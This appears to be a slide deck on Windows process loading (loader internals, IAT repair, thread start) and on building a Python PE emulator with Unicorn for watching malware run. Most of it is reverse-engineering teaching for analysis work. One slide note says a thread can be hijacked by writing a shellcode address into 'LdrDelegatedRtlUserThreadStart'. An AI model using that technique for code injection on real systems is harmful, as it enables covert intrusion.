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
>_Process?

1) create process
via CreateProcess()



3) create first thread of this process,
point register eax to AddressOfEntry,
point ebx+8 (TIB base + 8) to image base,
and point eip to ntdll!LdrInitializeThunk

2) mapping file into memory



Application (ring3)

> _Process?



Process

iexplorer.exe
.text section

ntdll.dll

kernel32.dll

...

LdrMapAndSnapDependency:
fix import address table for
every loaded dll image

fix import address table,
fix export directory,
apply relocation, etc



Call Stack

_LdrpSnapModule
_LdrpMapAndSnapDependency
_LdrpMapDllWithSectionHandle
_LdrpLoadKnownDll
_LdrpFindOrPrepareLoadingModule
_LdrpLoadDllInternal
_LdrpLoadDll
_LdrLoadDll
_LdrpInitializeProcess
_LdrpInitialize
_LdrInitializeThunk

ntdll!LdrInitializeThunk

> _ntdll!LdrpSnapModule

```
1 int __usercall LdrpSnapModule(...) {
2     // do something for finding EAT of imported dll
3     ...
4
5     while ( true ) {
6         // loop to find export field of api name in imported dll base
7         while ( true ) {
8             v30 = *apiNameStr < *v29;
9             ...
10        }
11
12        // apiAddr = GetProcAddress( currDllBase, apiNameStr )
13        apiAddr = impDllBase+ *(impDllEAT + 4 * v36);
14        errorCode = 0;
15        ...
16
17        // repair thunk of Import Address Table
18        *iatField = apiAddr;
19        iatField++;
20        ...
21    }
22    ...
```

> _Process?

AddressOfEntry@.text



Process

iexplorer.exe
.text section

ntdll.dll

kernel32.dll

...

```
1 int __usercall __RtlUserThreadStart_Next(int entryPoint, int tib) {
2     _EXCEPTION_REGISTRATION_RECORD sehChain;
3     RtlInitializeExceptionChain(&tib); // setup SEH recorder chain
4
5     if ( Kernel32ThreadInitThunkFunction ) {
6         RtlDebugPrintTimes(Kernel32ThreadInitThunkFunction);
7         result = Kernel32ThreadInitThunkFunction(0, entryPoint);
8     }
9 }
10
11
12 int __usercall RtlUserThreadStart(int entryPoint, int tib) {
13
14     if ( LdrDelegatedRtlUserThreadStart == NULL )
15         __RtlUserThreadStart_Next(entryPoint, tib);
16
17     RtlDebugPrintTimes(LdrDelegatedRtlUserThreadStart); // don't care
18     __asm {
19         mov ecx, [LdrDelegatedRtlUserThreadStart]
20         jmp ecx
21     }
22 }
```

ntdll!RtlUserThreadStart

ntdll!LdrInitializeThunk

note: RtlUserThreadStart is entrypoint of every thread.
We can hijack thread via write shellcode address into
global variable 'LdrDelegatedRtlUserThreadStart'.

> Quick Recap

1. Once a process creates, kernel maps each section into memory in the expected addresses
2. Next, kernel creates a new thread for this process.
This thread will call `ntdll!LdrInitializeThunk` to repair Import Address Table (IAT), Export Address Table (EAT) and Relocation
3. Finally, thread enter `func@AddressOfEntry`

Build our own emulator
for *.exe file

aaaddress1@chroot.org

> for Emulator?

1. **File Mapping** - It's essential for codes to fetch information from each other section (e.g., `codes@.text` `read text@.rdata`)
2. **Repair IAT, Relocation** - Repairing Import Address Table for malware to call WinAPI at correct address; In an emulator, it's easy for us to place PE image at expected image base, so we don't care about relocation.
3. **Thread Simulation** - We need to create a fake CPU unit to run every single instruction, and it's allowed us to monitor all behavior.

> _Emu in Python

1. **File Mapping** - It's essential for codes to fetch information from each other section (e.g., codes@.text read text@.rdata) → via PEFile.py
2. **Repair IAT** - Repairing Import Address Table for malware to call WinAPI at correct address → via Unicorn.py + PEFile.py + Keystone.py
3. **Thread Simulation** - We need to create a fake CPU unit to run every single instruction, and it's allowed us to monitor all behavior → via Unicorn.py

> Unicorn.py

Unicorn is a lightweight multi-platform, multi-architecture CPU emulator framework.

Highlight features:

- Multi-architectures: Arm, Arm64, M68K, Mips, Sparc, x86, & x86_64.
 - Implemented in pure C language, with bindings for Crystal, Clojure, Visual Basic, Perl, Rust, Haskell, Ruby, Python, Java, Go, .NET, Delphi/Pascal & MSVC available.
 - Native support for Windows & *nix (with Mac OSX, Linux, *BSD & Solaris confirmed).
 - High performance by using Just-In-Time compiler technique.
 - Thread-safe by design.
- ...

Unicorn is based on QEMU, but it goes much further with a lot more to offer.

> _Unicorn.py

```
1 from unicorn import *
2 from unicorn.x86_const import *
3 print("Emulate i386 code")
4
5 # Initialize emulator in X86-32bit mode
6 mu = Uc(UC_ARCH_X86, UC_MODE_32)
7
8 addr = 0x1000000 # memory addr where emulation starts
9 mu.mem_map(addr, 2 * 1024 * 1024) # map 2MB memory
10
11 X86_CODE32 = b"\x41\x4a" # INC ecx; DEC edx
12 mu.mem_write(addr, X86_CODE32) # write machine code to memory
13
14 mu.reg_write(UC_X86_REG_ECX, 0x1234) # ecx = 0x1234
15 mu.reg_write(UC_X86_REG_EDX, 0x7890) # edx = 0x7890
16
17 # emulate code in infinite time & unlimited instructions
18 mu.emu_start(addr, addr + len(X86_CODE32))
19
20 # now print out some registers
21 print("Emulation done. Below is the CPU context")
22 print(">>> ECX = 0x%x" % mu.reg_read(UC_X86_REG_ECX))
23 print(">>> EDX = 0x%x" % mu.reg_read(UC_X86_REG_EDX))
```

Emulate i386 code

Emulation done. Below is the CPU context

>>> ECX = 0x1235

>>> EDX = 0x788f

Challenge 1




> File Mapping

Exe File (PE)

SizeOfHeaders

`sizeof(Section Header) =
IMAGE_SIZEOF_SECTION_HEADER = 40(fixed)`



File Header

OptionalHeader

.NumberOfSections



.SizeOfImage

.AddressOfEntryPoint

.DataDirectory

```
SectionHeader[i] = PIMAGE_SECTION_HEADER(  
    NtHeader +  
    sizeof(IMAGE_NT_HEADERS) +  
    IMAGE_SIZEOF_SECTION_HEADER * index  
)
```

Exe File (PE)



Section Header 1
(.text)

Section Header 2

Section Header 3

Section Data 1
(.text)

...

IMAGE SECTION HEADER

.VirtualAddress

.SizeofRawData

.PointerToRawData

> File Mapping

```
19 pe = pefile.PE(pePath)
20 ...
21 # How much memory exe want
22 mu.mem_map(imgBase, pe.OPTIONAL_HEADER.SizeOfImage)
23 # write dos+nt header
24 mu.mem_write(imgBase, pe.get_data(rva = 0, length = pe.OPTIONAL_HEADER.SizeOfHeaders))
25
26 print('[*] Mapping Section ...')
27 for section in pe.sections:
28     sectName = section.Name.decode('utf8').strip('\x00')
29     virtAddr = section.VirtualAddress
30     sectSize = section.Misc_VirtualSize
31     sectData = section.get_data()
32     mu.mem_write(imgBase + virtAddr, sectData)
33     print ('\t%s@%s' %
34     (
35         sectName,
36         hex(imgBase + virtAddr)
37     ))
```

> _File Mapping

```
# mapping image into process memory (e.g. section, image header, etc)
self.uc.mem_map(self.image_base, self.size_of_image)
mapped_image = self.pe.get_memory_mapped_image(ImageBase=self.image_base)
self.uc.mem_write(self.image_base, mapped_image)
self.printLog('\t[+] finish mapping section into process')
```


Challenge 2



> Repair Import Address Table

Exe File (PE)

SizeOfHeaders



DOS Program

NtHeader

Section
Header 1
(.text)

Section
Header 2

Section
Header 3

Section
Data 1
(.text)

File Header

OptionalHeader

.ImageBase (0x400000)

.SizeofHeaders


.AddressofEntryPoint

